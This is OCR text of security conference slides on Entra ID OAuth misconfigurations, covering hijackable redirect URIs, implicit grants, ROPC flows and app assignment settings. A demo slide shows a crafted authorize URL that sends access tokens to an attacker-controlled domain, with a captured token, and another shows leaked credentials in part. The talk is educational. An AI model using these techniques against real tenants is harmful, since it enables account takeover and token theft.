Entra ID OAuth Madness

•••

Christian August Holm Hansen
@ Sikkerhetsfestivalen 25’

BINARY SECURITY


Whoami

- Christian August Holm Hansen
- Pentester/AppSec/SecEng @ Binary Security
- Hacking and securing cloud environments
- Vulnerability research in GCP and Azure
    - Top 5 Google VRP
    - Microsoft Most Valuable Security Researcher

Agenda

- OAuth and OIDC in Entra ID
- Common Entra ID OAuth vulnerabilities
    - App registration misconfigs
    - (Over)privileged apps
    - Token validation fails
- How preparing for this talk gave me $40,000 in bounties


Entra ID OAuth basics



[1] Image from learn.microsoft.com

Entra ID OAuth basics


- App registrations defines the client configuration
- Service principals, “Enterprise applications”, are app registration instances
    - Define what the app can do in the tenant
    - App registrations can have SPs in multiple tenants



[1] Image from learn.microsoft.com

Entra ID OAuth basics


- Tokens are issued by Microsoft Identity Platform
  - ID token, access token, refresh token
  - Issuers: sts.windows.net / login.microsoftonline.com
  - Token claims varies



[1] Image from learn.microsoft.com

Entra ID OAuth basics

- Used to access “everything”
  - Microsoft apps, including Azure and O365
  - Third party apps (SSO)
  - Your apps




[1] Image from learn.microsoft.com

Common vulnerabilities

- Misconfigured app registrations / enterprise apps
- Overprivileged apps
- Token validation flaws

Redirect URIs can be hijacked



Home > Binsec Cloud | App registrations > Sikkerhetsfestivalen sample app

Sikkerhetsfestivalen sample app | Platform configurations

App Registrations has a new and improved experience for authentication. To switch to the new experience, please click here.

Platform configurations

Depending on the platform or device this application is targeting, additional configuration may be required such as redirect URIs, specific authentication settings, or fields specific to the platform.

Web

Redirect URIs


The URIs we will accept as destinations when returning authentication responses (tokens) after successfully authenticating or signing out users. The redirect URI you send in the request to the login server should match one listed here. Also referred to as reply URLs. Learn more about Redirect URIs and their restrictions

This app has implicit grant settings enabled. If you are using any of these URIs in a SPA with MSAL.js 2.0, you should migrate URIs. →

https://sikkerhetsfestival.azurewebsites.net

https://r2.binsec.cloud/

Redirect URIs can be hijacked



login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=fdda8bdf-932e-4c21-a9d7-

```
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?
client_id=fdda8bdf-932e-4c21-a9d7-938052810a56&scope=openid profile
email offline_access&redirect_uri=https%3a//
sikkerhetsfestival.azurewebsites.net/&response_type=token
```


Microsoft

Pick an account

Christian
christian.hansen@binsec.cloud
Signed in

christian.hansen.azrtest@outlook.com
Signed in

Redirect URIs can be hijacked




sikkerhetsfestival.azurewebsites.net/#access_token=eyJ0eXAiOiJK

sikkerhetsfestival.azurewebsites.net

sikkerhetsfestival.azurewebsites.net stole your tokens:

```
#access_token=eyJ0eXAiOiJKV1QiLCJub25jZSI6IjVB
NUczbjR2RjQwLURROTlNV2FvbllPd2NRdUhqaFZaSGJ
lejNla3V0aHMiLCJhbGciOiJSUzI1NiIsIng1dCI6IkpZaEF
jVFBNWl9MWDZEQmxPV1E3SG4wTmVYRSIsImtpZCI6
IkpZaEFjVFBNWl9MWDZEQmxPV1E3SG4wTmVYRSJ9
.eyJhdWQiOiIwMDAwMDAwMy0wMDAwLTAwMDAtYzA
wMC0wMDAwMDAwMDAwMDAiLCJpc3MiOiJodHRwc
zovL3N0cy53aW5kb3dzLm5ldC83MmYxM2IzOC02Z
DRiLTQxN2MtYmU1MS00ZTQ2ZjY2YTM3YTgvIiwiaWF
0IjoxNzUzODY0Nzc2LCJuYmYiOjE3NTM4NjQ3NzYsIm
V4cCI6MTc1Mzg2OTAxMSwiYWNjdCI6MCwiYWNyIjoi
MSIsImFjcnMiOlsicDEiLCJ1cm46dXNlcjpyZWdpc3Rlcn
NlY3VyaXR5aW5mbyJdLCJhaW8iOiJBV1FBbS84WkF
```

Implicit grants



Implicit grant and hybrid flows


Request a token directly from the authorization endpoint. If the application has a single-page architecture (SPA) and doesn't use the authorization code flow, or if it invokes a web API via JavaScript, select both access tokens and ID tokens. For ASP.NET Core web apps and other web apps that use hybrid authentication, select only ID tokens. Learn more about tokens.

Select the tokens you would like to be issued by the authorization endpoint:

☑ Access tokens (used for implicit flows)

☑ ID tokens (used for implicit and hybrid flows)

Public client flow




Advanced settings

Allow public client flows ⓘ

Enable the following mobile and desktop flows: [✓ Yes] No

- App collects plaintext password (Resource Owner Password Credential Flow) Learn more
- No keyboard (Device Code Flow) Learn more
- SSO for domain-joined Windows (Windows Integrated Auth Flow) Learn more

Public client flow + ROPC




[redacted].azure-api.net/apis/lastchance?api-version=2022-04-01-preview

```
authorizationEndpoint:          "https://login.microsoftonline.com/organi
                                2/authorize"
▾ authorizationMethods:
    0:                          "GET"
    1:                          "POST"
▾ clientAuthenticationMethod:
    0:                          "Body"
  tokenBodyParameters:          []
  tokenEndpoint:                "https://login.microsoftonline.com/organi
                                2/token"
  useInTestConsole:             true
  useInApiDocumentation:        false
  supportState:                 false
  defaultScope:                 null
▾ grantTypes:
    0:                          "authorizationCode"
▾ bearerTokenSendingMethods:
    0:                          "authorizationHeader"
  clientId:                     "ed989921-85bf-48d6-b74a-eec7c9fff4af"
  resourceOwnerUsername:        "[redacted].jp"
  ourceOwnerPassword:           "Yv5[redacted]
```


BINARY SECURITY

App role assignment not required




ame *	Sikkerhetsfestivalen sample app
Homepage URL	
Logo	SS Select a file
Application ID	fdda8bdf-932e-4c21-a9d7-938052810a56
Object ID	6e3cf4b6-00e0-4879-abb6-0255962a5e10
Assignment required?	Yes [✓ No]
isible to users?	Yes [✓ No]

App role assignment not required



Guests
Third party principals
All users

Multitenant apps



